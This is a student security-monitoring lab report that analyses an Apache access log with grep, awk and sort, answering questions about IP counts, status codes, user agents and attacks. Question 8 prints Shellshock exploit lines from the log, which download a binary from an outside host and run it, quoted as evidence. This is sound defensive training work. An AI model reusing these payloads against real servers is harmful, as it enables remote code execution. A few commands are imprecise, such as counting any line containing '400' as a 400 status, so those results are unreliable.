2. How many unique IP addresses made requests?

Action: `awk '{print $1}' access-2.log | sort -u | wc -l`


Result: The command identified 48 unique IP addresses that generated requests to the web server.



3. How many different IP addresses reached the server?

Action: `awk '{print $1}' access-2.log | sort -u | wc -l`

Result: The command identified 48 different IP addresses that reached the web server.



```
root@KALI: ~/Downloads
File Edit View Search Terminal Help
[root@KALI:~]
# cd ~/Downloads
ls
grep -c "GET" access-2.log
access-1.log apache logs
access-2.log 'Project 2 Exercise Instructions.docx'
60

[root@KALI:~/Downloads]
# cd ~/Downloads
ls
grep -c "GET" access-2.log
access-1.log apache logs
access-2.log 'Project 2 Exercise Instructions.docx'
60


[root@KALI:~/Downloads]
# awk '{print $1}' access-2.log | sort -u | wc -l
48

[root@KALI:~/Downloads]
#
```

4. How many requests yielded a 200 status?

Action: `awk '$9 == 200 {count++} END {print count}' access-2.log`

Result: The command identified 19 requests that returned an HTTP 200 (OK) status code.



```
root@KALI: ~/Downloads
File Edit View Search Terminal Help
ls
grep -c "GET" access-2.log
access-1.log apache logs
access-2.log 'Project 2 Exercise Instructions.docx'
60

[root@KALI:~/Downloads]
# cd ~/Downloads
ls
grep -c "GET" access-2.log
access-1.log apache logs
access-2.log 'Project 2 Exercise Instructions.docx'
60

[root@KALI:~/Downloads]
# awk '{print $1}' access-2.log | sort -u | wc -l
48


[root@KALI:~/Downloads]
# awk '$9 == 200 {count++} END {print count}' access-2.log
19

[root@KALI:~/Downloads]
#
```

5. How many requests yielded a 400 status?

Action: `grep '400' access-2.log | wc -l`

Result: The command identified 38 requests that returned an HTTP 400 (Bad Request) status code.




```
root@KALI: ~/Downloads
File Edit View Search Terminal Help
60
root@KALI: ~/Downloads
# cd ~/Downloads
ls
grep -c '"GET' access-2.log
access-1.log apache logs
access-2.log 'Project 2 Exercise Instructions.docx'
60
root@KALI: ~/Downloads
# awk '{print $1}' access-2.log | sort -u | wc -l
48
root@KALI: ~/Downloads
# awk '$9 == 200 {count++} END {print count}' access-2.log
19
root@KALI: ~/Downloads
# grep '400' access-2.log | wc -l
38
root@KALI: ~/Downloads
#
```

6. What IP address rang at the doorbell?

Action: `grep "Ringling.at.your.dorbell" access-2.log`

Result: The request originated from IP address 186.64.69.141.




```
root@KALI: ~/Downloads
File Edit View Search Terminal Help
access-1.log apache logs
access-2.log 'Project 2 Exercise Instructions.docx'
60
root@KALI: ~/Downloads
# awk '{print $1}' access-2.log | sort -u | wc -l
48
root@KALI: ~/Downloads
# awk '$9 == 200 {count++} END {print count}' access-2.log
19
root@KALI: ~/Downloads
# grep '400' access-2.log | wc -l
38
root@KALI: ~/Downloads
# grep "Ringling.at.your.dorbell" access-2.log
186.64.69.141 - - [30/Sep/2015:18:59:20 -0400] "GET /Ringling.at.your.dorbell HTTP/1.0" 404 162 "http://google.com/search?q=bitcoin" "x00_gawa.sa.pilipinas.2015"
root@KALI: ~/Downloads
#
```

7. What version of the Googlebot visited the website?

Action: grep "Googlebot" access-2.log

Result: Multiple requests were identified from Google's web crawler. The User-Agent string indicated the crawler was Googlebot version 2.1.




```
root@KALI: ~/Downloads
File Edit View Search Terminal Help
TP/1.0" 404 162 "http://google.com/search?q=bitcoin" "x00_gawa.sa.pilipinas.2015"
[ root@KALI ] - [ ~/Downloads ]
# grep "Googlebot" access-2.log
66.249.67.130 - - [01/Oct/2015:03:08:10 -0400] "GET /robots.txt HTTP/1.1" 502 16
6 "-" Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)"
66.249.79.243 - - [01/Oct/2015:08:56:45 -0400] "GET /robots.txt HTTP/1.1" 502 16
6 "-" Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)"
66.249.67.148 - - [01/Oct/2015:15:22:32 -0400] "GET /robots.txt HTTP/1.1" 502 16
6 "-" Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)"
66.249.67.16 - - [01/Oct/2015:22:01:15 -0400] "GET /robots.txt HTTP/1.1" 301 178
6 "-" Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)"
66.249.67.130 - - [01/Oct/2015:22:01:16 -0400] "GET /robots.txt HTTP/1.1" 502 16
6 "-" Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)"
66.249.67.148 - - [02/Oct/2015:02:46:00 -0400] "GET /robots.txt HTTP/1.1" 502 16
6 "-" Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)"
66.249.64.249 - - [02/Oct/2015:11:13:06 -0400] "GET /robots.txt HTTP/1.1" 301 17
8 "-" Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)"
66.249.64.3 - - [02/Oct/2015:11:13:06 -0400] "GET /robots.txt HTTP/1.1" 502 166
6 "-" Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)"
[ root@KALI ] - [ ~/Downloads ]
```

8. Which IP address attempted to exploit the shellshock vulnerability?

Action: grep "China.Z" access-2.log

Result: The Shellshock exploit attempt originated from IP address 61.161.130.241.




```
root@KALI: ~/Downloads
File Edit View Search Terminal Help
66.249.67.148 - - [02/Oct/2015:02:46:00 -0400] "GET /robots.txt HTTP/1.1" 502 16
6 "-" Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)"
66.249.64.249 - - [02/Oct/2015:11:13:06 -0400] "GET /robots.txt HTTP/1.1" 301 17
8 "-" Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)"
66.249.64.3 - - [02/Oct/2015:11:13:06 -0400] "GET /robots.txt HTTP/1.1" 502 166
6 "-" Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)"
[ root@KALI ] - [ ~/Downloads ]
# grep "China.Z" access-2.log
61.161.130.241 - - [30/Sep/2015:10:34:00 -0400] "GET / HTTP/1.1" 200 867 "()" { :
; }; /bin/bash -c \x22rm -rf /tmp/*;echo wget http://61.160.212.172:911/java -0
/tmp/China.Z-ionw >> /tmp/Run.sh;echo echo By China.Z >> /tmp/Run.sh;echo chmod
777 /tmp/China.Z-ionw >> /tmp/Run.sh;echo /tmp/China.Z-ionw >> /tmp/Run.sh;echo
rm -rf /tmp/Run.sh >> /tmp/Run.sh;chmod 777 /tmp/Run.sh;/tmp/Run.sh\x22" "()" { :
; }; /bin/bash -c \x22rm -rf /tmp/*;echo wget http://61.160.212.172:911/java -0
/tmp/China.Z-ionw >> /tmp/Run.sh;echo echo By China.Z >> /tmp/Run.sh;echo chmod
777 /tmp/China.Z-ionw >> /tmp/Run.sh;echo /tmp/China.Z-ionw >> /tmp/Run.sh;echo
rm -rf /tmp/Run.sh >> /tmp/Run.sh;chmod 777 /tmp/Run.sh;/tmp/Run.sh\x22"
61.161.130.241 - - [30/Sep/2015:10:36:01 -0400] "GET / HTTP/1.1" 200 867 "()" { :
; }; /bin/bash -c \x22rm -rf /tmp/*;echo wget http://61.160.212.172:911/java -0
/tmp/China.Z-fiuz >> /tmp/Run.sh;echo echo By China.Z >> /tmp/Run.sh;echo chmod
777 /tmp/China.Z-fiuz >> /tmp/Run.sh;echo /tmp/China.Z-fiuz >> /tmp/Run.sh;echo
rm -rf /tmp/Run.sh >> /tmp/Run.sh;chmod 777 /tmp/Run.sh;/tmp/Run.sh\x22" "()" { :
; }; /bin/bash -c \x22rm -rf /tmp/*;echo wget http://61.160.212.172:911/java -0
[ root@KALI ] - [ ~/Downloads ]
```


9. What was the most frequent version of Firefox used for browsing the website?

Action: `grep "Firefox" access-2.log | sed -n 's/.*Firefox\\([0-9.]*\\).*/\\1/p' | sort | uniq -c | sort -nr`

Result: The command identified Firefox 31.0 as the most frequently observed Firefox version, appearing 9 times in the log file




```
root@KALI: ~/Downloads
File Edit View Search Terminal Help
; }; /bin/bash -c \x22rm -rf /tmp/*;echo wget http://61.160.212.172:911/java -0
/tmp/China.Z -ionw >> /tmp/Run.sh;echo echo By China.Z >> /tmp/Run.sh;echo chmod
777 /tmp/China.Z -ionw >> /tmp/Run.sh;echo /tmp/China.Z -ionw >> /tmp/Run.sh;echo
rm -rf /tmp/Run.sh >> /tmp/Run.sh;chmod 777 /tmp/Run.sh;/tmp/Run.sh\x22
61.161.130.241 - - [30/Sep/2015:10:36:01 -0400] "GET / HTTP/1.1" 200 867 "()" { :
; }; /bin/bash -c \x22rm -rf /tmp/*;echo wget http://61.160.212.172:911/java -0
/tmp/China.Z -fiuz >> /tmp/Run.sh;echo echo By China.Z >> /tmp/Run.sh;echo chmod
777 /tmp/China.Z -fiuz >> /tmp/Run.sh;echo /tmp/China.Z -fiuz >> /tmp/Run.sh;echo
rm -rf /tmp/Run.sh >> /tmp/Run.sh;chmod 777 /tmp/Run.sh;/tmp/Run.sh\x22 "()" { :
; }; /bin/bash -c \x22rm -rf /tmp/*;echo wget http://61.160.212.172:911/java -0
/tmp/China.Z -fiuz >> /tmp/Run.sh;echo echo By China.Z >> /tmp/Run.sh;echo chmod
777 /tmp/China.Z -fiuz >> /tmp/Run.sh;echo /tmp/China.Z -fiuz >> /tmp/Run.sh;echo
rm -rf /tmp/Run.sh >> /tmp/Run.sh;chmod 777 /tmp/Run.sh;/tmp/Run.sh\x22
[ root@KALI ] [~/Downloads]
# grep "Firefox" access-2.log | sed -n 's/.*Firefox\\([0-9.]*\\).*/\\1/p' | sor
t | uniq -c | sort -nr
9 31.0
4 3.6.28
2 30.0
1 40.0
[ root@KALI ] [~/Downloads]
#
```

10. What is the most common HTTP method used?

Action: `awk '{print $6}' access-2.log | tr -d '"' | sort | uniq -c | sort -nr`

Result: The command identified GET as the most frequently used HTTP method, appearing 60 times in the log file.

A screenshot of a Kali Linux desktop environment. The top panel shows 'Applications Places System' on the left and 'Fri Jun 5, 09:31' on the right. A terminal window titled 'root@KALI: ~/Downloads' is open, displaying the following commands and output:

```
root@KALI: ~/Downloads
# grep "Firefox" access-2.log | sed -n 's/.*Firefox/[0-9.]*.*\1/p' | sort
t | uniq -c | sort -nr
 9 31.0
 4 3.6.28
 2 30.0
 1 40.0

root@KALI: ~/Downloads
# awk '{print $6}' access-2.log | tr -d '"' | sort | uniq -c | sort -nr
60 GET
15 CONNECT
 8
 6 \x04\x01\x00P\xC6\xCE\x0Eu0\x00
 4 \x05\x01\x00
 4 \x00
 1 \x04\x01\x00P\xC0c\xF660\x00
 1 quit
 1 POST
 1 HEAD

root@KALI: ~/Downloads
```

Reflections

General Questions

1. What tools did you use to query security monitoring data?

I used MATE Terminal within the Kali Linux virtual machine to access the Linux command line and analyze log files. Within the terminal, I used command-line utilities such as grep, awk, sort, uniq, wc, head, and tail to search, filter, and analyze security monitoring data. I also reviewed log files directly to validate the results of my queries.

2. What data sources did you analyze during the project?

The primary data source analyzed during this project was web server access logs. These logs contained information such as source IP addresses, timestamps, HTTP methods, requested resources, user-agent strings, and HTTP response codes.

3. How did you validate the accuracy of the security monitoring data?

I validated the information by reviewing multiple entries, comparing related events, confirming repeated patterns, and verifying that the log data was consistent throughout the analysis.

4. What challenges did you face when analyzing the security monitoring data?

One challenge was understanding the large amount of information contained within each log entry. At first, it was difficult to determine which information was important and which information was simply normal activity. As I continued working through the exercise, I became more comfortable identifying meaningful patterns and distinguishing normal behavior from potentially suspicious activity.

Technical Questions

1. What insights did you gain about the types of attacks that FICBANK may face based on the security monitoring data analysis?

The analysis showed that FICBANK could face threats such as web application attacks, reconnaissance activity, exploitation attempts, and denial-of-service conditions. The Shellshock attempt demonstrated that attackers actively search for vulnerable systems and attempt to exploit known weaknesses.

References

Crashtest Security. (n.d.). *Guide for security logging and monitoring failures prevention: What are the steps to keep your web app or API safe from such vulnerability?* <https://www.crashtest-security.com>

Amazon Web Services. (2023, December). *Implementing security controls on AWS* (AWS Prescriptive Guidance). Amazon Web Services.

Chia, A., & Raza, M. (2024, January 18). *Log analytics: How to turn log data into actionable insights*. Comparitech. <https://www.comparitech.com/net-admin/log-analytics/>

Fielding, R., Nottingham, M., & Reschke, J. (2022). *HTTP semantics (RFC 9110)*. Internet Engineering Task Force

Mozilla Contributors. (n.d.). *User-Agent header*. Mozilla Developer Network.

Cybersecurity and Infrastructure Security Agency. (2014). *GNU Bash vulnerability (Shellshock)*

Cybersecurity and Infrastructure Security Agency. (n.d.). *Indicators of compromise*